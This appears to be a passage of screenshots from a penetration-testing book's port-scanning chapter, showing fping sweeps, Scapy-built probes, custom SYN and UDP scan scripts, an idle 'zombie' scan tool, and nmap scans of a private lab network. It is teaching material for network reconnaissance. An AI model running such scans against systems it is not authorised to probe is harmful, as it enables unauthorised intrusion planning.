


```
File Edit View Search Terminal Help
root@kali:~# fping -g 172.16.69.1 172.16.69.4
172.16.69.1 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.1
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.1
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.1
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
172.16.69.2 is unreachable
172.16.69.3 is unreachable
172.16.69.4 is unreachable
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# fping -g 172.16.69.0/24
172.16.69.1 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.5
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.6
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.8
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.7
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.9
172.16.69.128 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.10
172.16.69.130 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.11
172.16.69.131 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.13
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.12
172.16.69.132 is alive
```

```
File Edit View Search Terminal Help
root@kali:~# fping -f iplist.txt
172.16.69.1 is alive
172.16.69.128 is alive
172.16.69.130 is alive
172.16.69.131 is alive
172.16.69.132 is alive
172.16.69.133 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.135
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.128
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.130
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.132
172.16.69.129 is unreachable
172.16.69.135 is unreachable
root@kali:~#
```



# Chapter 4: Port Scanning



---

```
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
```

```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
sport= domain
dport= domain
len= None
chksum= None

>>> u.dport
53
>>> █
```

```
>>> u.dport = 123
>>> u.display()
###[ UDP ]###
sport= domain
dport= ntp
len= None
chksum= None

>>>
```

---

```
>>> request = (i/u)
>>> request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= udp
chksum= None
src= 192.168.68.130
dst= 192.168.68.130
\options\
###[ UDP ]###
sport= domain
dport= ntp
len= None
chksum= None
```

```
>>> request = (i/u)
>>> request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= udp
chksum= None
src= 192.168.68.130
dst= 172.16.69.128
\options\
###[ UDP ]###
sport= domain
dport= ntp
len= None
chksum= None
```

```
>>> srl (IP(dst="172.16.69.128")/UDP(dport=123))
Begin emission:
Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0xc0 len=56 id=14984 flags= frag=0L ttl=64 proto=icmp chksum=0x5c57
src=172.16.69.128 dst=172.16.69.133 options=[] |<ICMP type=dest-unreach code=port-unreachable
chksum=0xe03c reserved=0 length=0 nexthopmtu=0 |<IPerror version=4L ihl=5L tos=0x0 len=28 id=1
flags= frag=0L ttl=64 proto=udp chksum=0x97aa src=172.16.69.133 dst=172.16.69.128 options=[] |
<UDPErrror sport=domain dport=ntp len=8 chksum=0x1c08 |>>>>
>>> █
```

```
>>> srl (IP(dst="172.16.69.128")/UDP(dport=53),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 13 packets, got 0 answers, remaining 1 packets
>>> █
```

```
root@kali:~/book# ./udp_scan.py 172.16.69.128 1 100
53
68
69
root@kali:~/book# █
```

```
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
```

```
>>> t = TCP()
>>> t.display()
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}
```

```
>>> request = (i/t)
>>> request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= tcp
chksum= None
src= 192.168.68.130
dst= 172.16.69.128
\options\
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}
```

```
>>> response = srl(request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> █
```

```
>>> response = srl(request)
Begin emission:
..Finished to send 1 packets.
..*
Received 5 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0xc0
  len= 56
  id= 50245
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xd299
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
  type= dest-unreach
  code= port-unreachable
  chksum= 0xe03c
  reserved= 0
  length= 0
  nexthopmtu= 0
###[ IP in ICMP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 1
  flags=
  frag= 0L
  ttl= 64
  proto= udp
  chksum= 0x97aa
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ UDP in ICMP ]###
  sport= domain
  dport= ntp
  len= 8
  chksum= 0x1c08
```

```
>>> sr1(IP(dst="172.16.69.128")/TCP(dport=80))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=10599 flags= frag=0L ttl=128 proto=tcp
chksum=0x1aaa src=172.16.69.128 dst=192.168.68.130 options=[] |<TCP sport=http
dport=ftp_data seq=4120225893 ack=1 dataofs=6L reserved=0L flags=SA window=64240
chksum=0x80a urgptr=0 options=[('MSS', 1460)] |<Padding load='\x00\x00' |>>>
>>>
```

```
>>> response=sr1(IP(dst="172.16.69.128")/TCP(dport=4444),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> █
```

```
root@kali:~/book# chmod 777 syn_scan.py
root@kali:~/book# ./syn_scan.py
Usage - ./syn_scan.py [Target-IP] [First Port] [Last Port]
Example - ./syn_scan.py 10.0.0.5 1 100
Example will TCP SYN scan ports 1 through 100 on 10.0.0.5
root@kali:~/book# █
```

```
root@kali:~/book# ./syn_scan.py 172.16.69.128 1 100
21
22
23
25
53
80
root@kali:~/book# █
```

```

File Edit View Search Terminal Help
root@kali:~/book# ./tcp_connect.py
-- SENT --
### IP ###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = tcp
chksum = None
src = 172.16.69.133
dst = 172.16.69.128
options =
### TCP ###
sport = ftp_data
dport = http
seq = 0
ack = 0
dataofs = None
reserved = 0
flags = S
window = 2192
chksum = None
urgptr = 0
options = {}

-- RECEIVED --
### IP ###
version = 4L
ihl = 5L
tos = 0x0
len = 44
id = 0
flags = DF
frag = 0L
ttl = 64L
proto = tcp
chksum = 0x57a6
src = 172.16.69.128
dst = 172.16.69.133
options =
### TCP ###
sport = http
dport = ftp_data
seq = 876219873
ack = 1
dataofs = 6L
reserved = 0L
flags = SA
window = 5840
chksum = 0x30a0
urgptr = 0
options = (('MSS', 1460))
### Padding ###
load = '\x00\x00'

-- SENT --
### IP ###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = tcp
chksum = None
src = 172.16.69.133
dst = 172.16.69.128
options =
### TCP ###
sport = ftp_data
dport = http
seq = 0
ack = 876219874
dataofs = None
reserved = 0
flags = A
window = 2192
chksum = None
urgptr = 0
options = {}

-- RECEIVED --
### IP ###
version = 4L
ihl = 5L
tos = 0x0
len = 49
id = 0
flags = DF
frag = 0L
ttl = 64L
proto = tcp
chksum = 0x57Aa
src = 172.16.69.128
dst = 172.16.69.133
options =
### TCP ###
sport = http
dport = ftp_data
seq = 876219874
ack = 0
dataofs = 5L
reserved = 0L
flags = R
window = 0
chksum = 0x8a3a
urgptr = 0
options = {}
### Padding ###
load = '\x00\x00\x00\x00\x00\x00'

root@kali:~/book#

```

```

File Edit View Search Terminal Help
root@kali:~/book# nc -lvp 4444
listening on [any] 4444 ...

```



No.	Time	Source	Destination	Protocol	Length	Info
203	8.378445991	172.16.69.133	172.16.69.128	TCP	56	20-80 [SYN] Seq=0 Win=8192 Len=0
204	8.379968932	172.16.69.128	172.16.69.133	TCP	62	80-20 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
205	8.379968209	172.16.69.133	172.16.69.128	TCP	56	20-80 [RST] Seq=1 Win=0 Len=0

```

File Edit View Search Terminal Help
root@kali:~/book# iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 172.16.69.128 -j DROP
root@kali:~/book# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
DROP      tcp  -- anywhere             172.16.69.128         tcp flags:RST/RST
root@kali:~/book#

```

```

File Edit View Search Terminal Help
root@kali:~/book# nc -lvp 4444
listening on [any] 4444 ...

```

No.	Time	Source	Destination	Protocol	Length	Info
99	6.332560032	172.16.69.133	172.16.69.128	TCP	56	20-80 [SYN] Seq=0 Win=8192 Len=0
100	6.333062543	172.16.69.128	172.16.69.133	TCP	62	80-20 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
101	6.342958985	172.16.69.133	172.16.69.128	TCP	56	[TCP Keep-Alive] 20-80 [ACK] Seq=0 Ack=1 Win=8192 Len=0

```

File Edit View Search Terminal Help
root@kali:~/book# iptables --flush
root@kali:~/book# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
root@kali:~/book#

```

```
File Edit View Search Terminal Help
>>> reply1 = srl(IP(dst="172.16.69.129")/TCP(flags="SA"), timeout=2, verbose=0)
>>> reply2 = srl(IP(dst="172.16.69.129")/TCP(flags="SA"), timeout=2, verbose=0)
>>> reply1.display()
### [ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 57949
flags=
frag= 0L
ttl= 128
proto= tcp
checksum= 0x754b
src= 172.16.69.129
dst= 172.16.69.133
\options\
### [ TCP ]###
sport= http
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
checksum= 0xcc55
urgptr= 0
options= {}
### [ Padding ]###
Load= '\x00\x00\x00\x00\x00\x00\x00'

>>> reply2.display()
### [ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 57950
flags=
frag= 0L
ttl= 128
proto= tcp
checksum= 0x754a
src= 172.16.69.129
dst= 172.16.69.133
\options\
### [ TCP ]###
sport= http
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
checksum= 0xcc55
urgptr= 0
options= {}
### [ Padding ]###
Load= '\x00\x00\x00\x00\x00\x00\x00'

>>> |
```

```
File Edit View Search Terminal Help
root@kali:~/book# ./zombie.py
-----Zombie Scan Suite-----

1 - Identify Zombie Host
2 - Perform Zombie Scan

Select an Option (1 or 2): 1
Enter IP address to test IPID sequence: 172.16.69.129
IPID sequence is incremental and target appears to be idle. ZOMBIE LOCATED
Do you want to use this zombie to perform a scan? (Y or N): Y
Enter the IP address of the target system: 172.16.69.129

Scanning target 172.16.69.129 with zombie 172.16.69.129

-----Open Ports on Target-----

21
22
23
25
53
80
root@kali:~/book#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sU 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:05 EST
Nmap scan report for 172.16.69.128
Host is up (0.00026s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open  rpcbind
137/udp   open  netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open  nfs
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1099.01 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:29 EST
Nmap scan report for 172.16.69.128
Host is up (0.00024s latency).
PORT      STATE SERVICE
53/udp    open  domain
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -sU -p 1-100
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:30 EST
Nmap scan report for 172.16.69.128
Host is up (0.00028s latency).
Not shown: 97 closed ports
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 118.11 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.0-255 -sU -p 53
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:33 EST
Nmap scan report for 172.16.69.1
Host is up (0.00015s latency).
PORT      STATE      SERVICE
53/udp    closed     domain
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 172.16.69.128
Host is up (0.00021s latency).
PORT      STATE      SERVICE
53/udp    open       domain
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap scan report for 172.16.69.129
Host is up (0.00016s latency).
PORT      STATE      SERVICE
53/udp    open|filtered domain
MAC Address: 00:0C:29:94:63:4B (VMware)

Nmap scan report for 172.16.69.254
Host is up (0.000076s latency).
PORT      STATE      SERVICE
53/udp    open|filtered domain
MAC Address: 00:50:56:F0:74:70 (VMware)

Nmap scan report for 172.16.69.133
Host is up (0.000034s latency).
PORT      STATE      SERVICE
53/udp    closed     domain

Nmap done: 256 IP addresses (5 hosts up) scanned in 28.19 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -iL iplist.txt -sU -p 123

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:40 EST
Nmap scan report for 172.16.69.128
Host is up (0.00014s latency).
PORT      STATE SERVICE
123/udp   closed ntp
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap scan report for 172.16.69.129
Host is up (0.00036s latency).
PORT      STATE SERVICE
123/udp   open|filtered ntp
MAC Address: 00:0C:29:94:63:4B (VMware)

Nmap scan report for 172.16.69.130
Host is up (0.00025s latency).
PORT      STATE SERVICE
123/udp   closed ntp
MAC Address: 00:0C:29:EB:A5:8A (VMware)

Nmap scan report for 172.16.69.131
Host is up (0.00041s latency).
PORT      STATE SERVICE
123/udp   open ntp
MAC Address: 00:0C:29:97:29:02 (VMware)

Nmap scan report for 172.16.69.132
Host is up (0.00020s latency).
PORT      STATE SERVICE
123/udp   closed ntp
MAC Address: 00:0C:29:9E:F9:15 (VMware)

Nmap done: 5 IP addresses (5 hosts up) scanned in 13.28 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS 172.16.69.128 -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:42 EST
Nmap scan report for 172.16.69.128
Host is up (0.00034s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS 172.16.69.128 -p 21,80,443

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:45 EST
Nmap scan report for 172.16.69.128
Host is up (0.00030s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   closed https
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS 172.16.69.128 -p 20-25
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:45 EST
Nmap scan report for 172.16.69.128
Host is up (0.0024s latency).
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
24/tcp    closed priv-mail
25/tcp    open  smtp
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS 172.16.69.128
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:47 EST
Nmap scan report for 172.16.69.128
Host is up (0.00011s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS 172.16.69.128 -p 0-65535

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:43 EST
Nmap scan report for 172.16.69.128
Host is up (0.00082s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
0/tcp    filtered unknown
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajpl3
8180/tcp open  unknown
8787/tcp open  msgsrvr
35663/tcp open  unknown
35744/tcp open  unknown
45296/tcp open  unknown
54034/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.57 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128-135 -sS -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:51 EST
Nmap scan report for 172.16.69.128
Host is up (0.0011s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.129
Host is up (0.00024s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.130
Host is up (0.00032s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.131
Host is up (0.00032s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.132
Host is up (0.00044s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.133
Host is up (0.00013s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.134
Host is up (0.00027s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.135
Host is up (0.00023s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap done: 8 IP addresses (8 hosts up) scanned in 0.27 seconds
root@kali:~#
```



```
File Edit View Search Terminal Help
root@kali:~# cat iplist.txt
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~# nmap -sS -iL iplist.txt -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:53 EST
Nmap scan report for 172.16.69.128
Host is up (0.00038s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.129
Host is up (0.00017s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.130
Host is up (0.00046s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.131
Host is up (0.00044s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.132
Host is up (0.00040s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 5 IP addresses (5 hosts up) scanned in 0.09 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:54 EST
Nmap scan report for 172.16.69.128
Host is up (0.00017s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 21,80,443

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:55 EST
Nmap scan report for 172.16.69.128
Host is up (0.00033s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   closed https

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 20-25

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:56 EST
Nmap scan report for 172.16.69.128
Host is up (0.00072s latency).
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
24/tcp    closed priv-mail
25/tcp    open  smtp

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:56 EST
Nmap scan report for 172.16.69.128
Host is up (0.0045s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 0-65535

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:58 EST
Nmap scan report for 172.16.69.128
Host is up (0.018s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
0/tcp    filtered unknown
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  msgsrvr
35663/tcp open  unknown
35744/tcp open  unknown
45296/tcp open  unknown
54034/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.01 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.0-255 -p 80
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 09:02 EST
Nmap scan report for 172.16.69.0
Host is up (0.011s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.1
Host is up (0.0011s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.2
Host is up (0.0017s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.3
Host is up (0.0017s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.4
Host is up (0.0018s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.5
Host is up (0.0017s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.6
Host is up (0.0017s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.7
Host is up (0.0018s latency).
PORT      STATE SERVICE
80/tcp    filtered http

Nmap scan report for 172.16.69.8
Host is up (0.0018s latency).
PORT      STATE SERVICE
80/tcp    filtered http
```

```
File Edit View Search Terminal Help
root@kali:~# cat iplist.txt
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~# nmap -sT -iL iplist.txt -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 09:04 EST
Nmap scan report for 172.16.69.128
Host is up (0.00036s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 172.16.69.129
Host is up (0.00020s latency).
PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 172.16.69.130
Host is up (0.00045s latency).
